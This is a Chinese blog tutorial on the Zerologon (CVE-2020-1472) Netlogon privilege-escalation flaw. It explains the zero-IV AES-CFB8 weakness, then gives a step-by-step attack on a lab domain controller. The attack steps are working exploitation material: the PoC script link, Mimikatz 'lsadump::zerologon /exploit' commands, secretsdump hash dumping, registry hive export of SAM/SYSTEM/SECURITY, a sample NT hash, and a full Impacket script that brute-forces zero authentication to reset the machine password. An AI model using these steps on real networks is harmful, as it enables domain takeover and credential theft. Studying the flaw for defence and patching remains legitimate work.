当前位置:网站首页>【域渗透提权】CVE-2020-1472 NetLogon 权限提升漏洞
【域渗透提权】CVE-2020-1472 NetLogon 权限提升漏洞
2022-06-29 06:40:00 【h领小白帽】
文章目录
声明
本篇文章仅用于技术研究和学习,切勿利用文中提及手段非法渗透攻击,造成任何后果与本作者无关,切记!
一、漏洞概述
CVE-2020-1472 NetLogon 权限提升漏洞原因是未经身份认证的攻击者可通过使用NetLogon 远程协议(MS-NRPC)连接域控制器来利用此漏洞。成功利用此漏洞的攻击者可获得域管理员访问权限。
Netlogon 是在活动目录中比较重要的一个服务,此服务在 DC 和域成员服务器上运行,为域身份验证提供重要服务。
二、漏洞简介
CVE-2020-1472 是一个Windows 域控中严重的远程权限提升漏洞。它是因为微软在Netlogon 协议中没有正确使用加密算法而导致的漏洞。由于微软在进行 AES 加密运算过程中,使用了 AES-CFB8 模式并且错误的将 IV 设置为全零,这使得攻击者在明文(client challenge)、IV 等要素可控的情况下,存在较高概率使得产生的密文为全零。
三、影响范围
Windows Server 2008 R2 for x64 -based Systems Service Pack 1
Windows Server 2008 R2 for x64 -based Systems Service Pack 1 (Server Core installation)
Windows Server 2012
Windows Server 2012 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 R2 (Server Core installation)
Windows Server 2016
Windows Server 2016 (Server Core installation)
Windows Server 2019
Windows Server 2019 (Server Core installation)
Windows Server, version 1903 (Server Core installation)
Windows Server, version 1909 (Server Core installation)
Windows Server, version 2004 (Server Core installation)
四、漏洞原理
Netlogon 协议是微软提供的一套域访问认证协议,不同于大部分rpc 服务,该协议使用的并不是典型的微软认证方式如 NTLM\Kerberos,该协议的通信流程如下:
如上图中攻击者可控的因素有 client challenge,攻击者将它设置为全 0, server challenge 在每一轮认证过程中都会变化,secret 对应于用户密码的hash,Encrypt 的过程采用的是AES-CFB8,其运算过程如下:
如上图中,黄色部分内容即为IV,微软错误的将其设置为全 0,而实际上为了保证AES 算法的可靠性该部分内容应该随机生成,黄色部分后紧接着的蓝色部分为明文,对应于 client challenge,该部分内容攻击者可控,设置为全 0, AES 使用的 key 是将 secret、challenges 进行运算后得到的值,也就是说, key 会随着每一轮server challenge 的变化发生变化,那么如果IV 和 client challenge 为全 0 的话,那么整个AES 运算过程变成如下图所示:
如上图所示,在第一轮 AES 运算过程中,密文(黑色部分)第一个字节为 0 的概率是 1/256,这是因为一个字节有 8 位,全为 0 的概率是1/256,那么由这运算得到的密文第一个字节 0x0 和 IV 以及后面全 0 的client challenge 计算后得到的新一轮”明文”依旧为全 0,同样进行 AES 运算,由于第二轮运算时明文 密钥和第一轮都一致,那么这一轮所产生的密文第一个字节也同样时 0,接下来几轮计算原理以此类推,所以每一次连接都是由 1/256 的概率产生一个全 0 的密文,最理想的情况即是256 次就一定能完成碰撞。因此 Client challenge 设置全 0 后,客户端凭据(8 字节)通过验证的概率就从 1/2^64 提高到了 1/256。
通过上述碰撞方法,攻击者便完成了域身份认证,在接下来的攻击过程用类似的方法也 bypass 了对 call 的校验,最后通过相关调用完成对域控密码的修改。值得注意的是由于整个碰撞过程中 session key 一直是未知的,攻击者可以通过 NetrServerAuthenticate3 设置合适的 flag 使得剩下的通信过程不使用 session key 进行加密。
一言以蔽之,Netlogon 协议身份认证采用了挑战-响应机制,其中加密算法是 AES-CFB8,并且 IV 默认全零,导致了该漏洞产生。又因为认证次数没做限制,签名功能客户端默认可选,使得漏洞顺利被利用。
五、实战攻击测试
POC/EXP攻击、Impacket工具包
脚本地址:https://github.com/SecuraBV/CVE-2020-1472
POC 检测域控是否存在该漏洞
查询域控的机器用户哈希
执行攻击脚本将域控的机器账号哈希置为空
再次查看一下域控的机器用户哈希,可以看到已经为空了。

使用机器账号,哈希为空连接,导出administrator 用户的哈希
然后使用administrator 用户的哈希连接域控
使用 Mimikatz 进行攻击测试
如果当前主机在域环境中,则target 这里可以直接使用FQDNlsadump::zerologon /target:WIN******.yukong.com /ntlm /null /account:WIN******$ /exploit
如果当前主机不在域环境中,则target 这里可以直接指定 iplsadump::zerologon /target:域控ip /ntlm /null /account:WIN-******$ /exploit
如下图就是一个在域环境内和不在域环境内的测试截图

六、恢复用户哈希
恢复域控的机器用户哈希
获得域控机器账号原始哈希

将文件进行保存
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save
将文件下载到本地
lget system.save
lget sam.save
lget security.save
将文件删除
del /f system.save
del /f sam.save
del /f security.save


保存红色圈中的密码,这个就是过去的机器密码,也就是
aad3b435b51404eeaad3b435b51404ee:db164eba92deea12ac1ece6e04a510a6
恢复域控原始哈希
脚本:reinstall_original_pw.py
#!/usr/bin/env python3

from impacket.dcerpc.v5 import nrpc, epm
from impacket.dcerpc.v5.dtypes import NULL
from impacket.dcerpc.v5 import transport
from impacket import crypto
from impacket.dcerpc.v5.ndr import NDRCALL
import impacket

import hmac, hashlib, struct, sys, socket, time
from binascii import hexlify, unhexlify
from subprocess import check_call
from Cryptodome.Cipher import DES, AES, ARC4
from struct import pack, unpack

# Give up brute-forcing after this many attempts. If vulnerable, 256 attempts are expected to be neccessary on average.
MAX_ATTEMPTS = 2000 # False negative chance: 0.04%


class NetrServerPasswordSet(nrpc.NDRCALL):
    opnum = 6
    structure = (
        ('PrimaryName',nrpc.PLOGONSRV_HANDLE),
        ('AccountName',nrpc.WSTR),
        ('SecureChannelType',nrpc.NETLOGON_SECURE_CHANNEL_TYPE),
        ('ComputerName',nrpc.WSTR),
        ('Authenticator',nrpc.NETLOGON_AUTHENTICATOR),
        ('UasNewPassword',nrpc.ENCRYPTED_NT_OWF_PASSWORD),
    )

class NetrServerPasswordSetResponse(nrpc.NDRCALL):
    structure = (
        ('ReturnAuthenticator',nrpc.NETLOGON_AUTHENTICATOR),
        ('ErrorCode',nrpc.NTSTATUS),
    )

def fail(msg):
  print(msg, file=sys.stderr)
  print('This might have been caused by invalid arguments or network issues.', file=sys.stderr)
  sys.exit(2)

def try_zero_authenticate(dc_handle, dc_ip, target_computer, originalpw):
  # Connect to the DC's Netlogon service.
  binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')
  rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()
  rpc_con.connect()
  rpc_con.bind(nrpc.MSRPC_UUID_NRPC)

  plaintext = b'\x00'*8
  ciphertext = b'\x00'*8
  flags = 0x212fffff

  # Send challenge and authentication request.
  serverChallengeResp = nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext)
  serverChallenge = serverChallengeResp['ServerChallenge']
  try:
    server_auth = nrpc.hNetrServerAuthenticate3(
      rpc_con, dc_handle + '\x00', target_computer+"$\x00", nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,
      target_computer + '\x00', ciphertext, flags
    )


    # It worked!
    assert server_auth['ErrorCode'] == 0
    print()
    server_auth.dump()
    print("server challenge", serverChallenge)
    sessionKey = nrpc.ComputeSessionKeyAES(None,b'\x00'*8, serverChallenge, unhexlify("31d6cfe0d16ae931b73c59d7e0c089c0"))
    print("session key", sessionKey)

    try:
      IV=b'\x00'*16
      #Crypt1 = AES.new(sessionKey, AES.MODE_CFB, IV)
      #serverCred = Crypt1.encrypt(serverChallenge)
      #print("server cred", serverCred)
      #clientCrypt = AES.new(sessionKey, AES.MODE_CFB, IV)
      #clientCred = clientCrypt.encrypt(b'\x00'*8)
      #print("client cred", clientCred)
      #timestamp_var = 10
      #clientStoredCred =  pack('<Q', unpack('<Q', b'\x00'*8)[0] + timestamp_var)
      #print("client stored cred", clientStoredCred)
      authenticator = nrpc.NETLOGON_AUTHENTICATOR()
      #authenticatorCrypt = AES.new(sessionKey, AES.MODE_CFB, IV)
      #authenticatorCred = authenticatorCrypt.encrypt(clientStoredCred);
      #print("authenticator cred", authenticatorCred)
      authenticator['Credential'] = ciphertext #authenticatorCred
      authenticator['Timestamp'] = b"\x00" * 4 #0 # timestamp_var
      #request = nrpc.NetrLogonGetCapabilities()
      #request['ServerName'] = '\x00'*20
      #request['ComputerName'] = target_computer + '\x00'
      #request['Authenticator'] = authenticator
      #request['ReturnAuthenticator']['Credential'] = b'\x00' * 8
      #request['ReturnAuthenticator']['Timestamp'] = 0
      #request['QueryLevel'] = 1
      #resp = rpc_con.request(request)
      #resp.dump()

      nrpc.NetrServerPasswordSetResponse = NetrServerPasswordSetResponse
      nrpc.OPNUMS[6] = (NetrServerPasswordSet, nrpc.NetrServerPasswordSetResponse)

      request = NetrServerPasswordSet()
      request['PrimaryName'] = NULL
      request['AccountName'] = target_computer + '$\x00'
      request['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
      request['ComputerName'] = target_computer + '\x00'
      request["Authenticator"] = authenticator
      #request['ReturnAuthenticator']['Credential'] = b'\x00' * 8
      #request['ReturnAuthenticator']['Timestamp'] = 0
      pwdata = impacket.crypto.SamEncryptNTLMHash(unhexlify(originalpw), sessionKey)
      request["UasNewPassword"] = pwdata
      resp = rpc_con.request(request)
      resp.dump()

      #request['PrimaryName'] = NULL
      #request['ComputerName'] = target_computer + '\x00'
      #request['OpaqueBuffer'] = b'HOLABETOCOMOANDAS\x00'
      #request['OpaqueBufferSize'] = len(b'HOLABETOCOMOANDAS\x00')
      #resp = rpc_con.request(request)
      #resp.dump()
    except Exception as e:
      print(e)
    return rpc_con

  except nrpc.DCERPCSessionError as ex:
    #print(ex)
    # Failure should be due to a STATUS_ACCESS_DENIED error. Otherwise, the attack is probably not working.
    if ex.get_error_code() == 0xc0000022:
      return None
    else:
      fail(f'Unexpected error code from DC: {ex.get_error_code()}.')
  except BaseException as ex:
    fail(f'Unexpected error: {ex}.')


def perform_attack(dc_handle, dc_ip, target_computer, originalpw):
  # Keep authenticating until succesfull. Expected average number of attempts needed: 256.
  print('Performing authentication attempts...')
  rpc_con = None
  for attempt in range(0, MAX_ATTEMPTS):
    rpc_con = try_zero_authenticate(dc_handle, dc_ip, target_computer, originalpw)

    if rpc_con == None:
      print('=', end='', flush=True)
    else:
      break

  if rpc_con:
    print('\nSuccess! DC machine account should be restored to it\'s original value. You might want to secretsdump again to check.')
  else:
    print('\nAttack failed. Target is probably patched.')
    sys.exit(1)


if __name__ == '__main__':
  if not (4 <= len(sys.argv) <= 5):
    print('Usage: reinstall_original_pw.py <dc-name> <dc-ip> <hexlified original nthash>\n')
    print('Reinstalls a particular machine hash for the machine account on the target DC. Assumes the machine password has previously been reset to the empty string')
    print('Note: dc-name should be the (NetBIOS) computer name of the domain controller.')
    sys.exit(1)
  else:
    [_, dc_name, dc_ip, originalpw] = sys.argv

    dc_name = dc_name.rstrip('$')
    perform_attack('\\\\' + dc_name, dc_ip, dc_name, originalpw)
命令如下:
python3 reinstall_original_pw.py WIN-AGG5T066NRG$ 192.168.1.158 db164eba92deea12ac1ece6e04a510a6

然后输入
secretsdump.py yukong.com/administrator:[email protected]@192.168.1.158 -just-dc-user "WIN-AGG5T066NRG$"

密码恢复成功!!!
七、漏洞深层剖析
可参考链接: https://mp.weixin.qq.com/s/CBMchx7hLO8YovcEnWM2IQ
边栏推荐
- Some examples.
- Golang modifying the value of a structure slice
- 施努卡:3d机器视觉检测系统 3d视觉检测应用行业
- Selected Siemens PLC project example source code [300 sets in total]
- Es query syntax
- From XX import* is equivalent to from XX import *, and no space is required
- 施努卡:什么是视觉定位系统 视觉定位系统的工作原理
- 部署Prometheus-server服务 system管理
- How to permanently set Mysql to utf8 encoding?
- Markdown skill tree (1): introduction to markdown
猜你喜欢

【工控老马】单片机与西门子S7-200通信原理详解

4 years of working experience, and you can't tell the five communication modes between multithreads. Can you believe it?

Detailed design of PLC program control system for washing machine

Listen to textarea input through Keyup to change button style
![[old horse of industrial control] detailed explanation of Siemens PLC s7-300scl programming](/img/da/08f23cfe7f8759b73576eb0638fec5.png)
[old horse of industrial control] detailed explanation of Siemens PLC s7-300scl programming

excel高级绘图技巧100讲(六)-甘特图在项目进度上的实战应用案例

Swin Transformer理论讲解

Roblox sword nine sword two
![[industrial control old horse] detailed explanation of the design scheme of the running lamp control system based on Siemens S7-200PLC](/img/c5/9383a02050c83b26bb56f4045b0774.png)
[industrial control old horse] detailed explanation of the design scheme of the running lamp control system based on Siemens S7-200PLC
[translation] swarmed out. Design methods for building modern applications
![[translation] swarmed out. Design methods for building modern applications](/img/95/47b0b073c0f2f2631e39981274a079)
随机推荐
flutter 仿照 uiswitch
[industrial control old horse] detailed explanation of design principle of pattern fountain based on PLC
matlab 多普勒效应产生振动信号和处理
National Security Agency and CISA kubernetes reinforcement guidelines - new content in version 1.1
719. 找出第 K 小的数对距离(二分)
阿里云访问资源:NoSuchKey
Appium自动化测试基础 — ADB常用命令(三)
Problem solving -- > online OJ (13)
tf.count_nonzero
Wechat applet learning notes (summer vacation)
How to permanently set Mysql to utf8 encoding?
Compiling principle: the king's way
101. 对称二叉树(递归与迭代方法)
Kingbasees coping with transaction rollback caused by too fast growth of table age
TREE ALV 展开Node或者点击Toolbar按钮时DUMP(CL_ALV_TREE_BASE==============CP|SET_ITEMS_FOR_COLUMN)
施努卡:3D视觉识别系统 3D视觉检测原理
AI与元宇宙擦出火花:人类失去的只有枷锁,获得的是全方面的解放
[translation] how Bink drives the digital loyalty transactions of some of the largest banks in the UK
【FreeRTOS】中断机制
tf.to_int64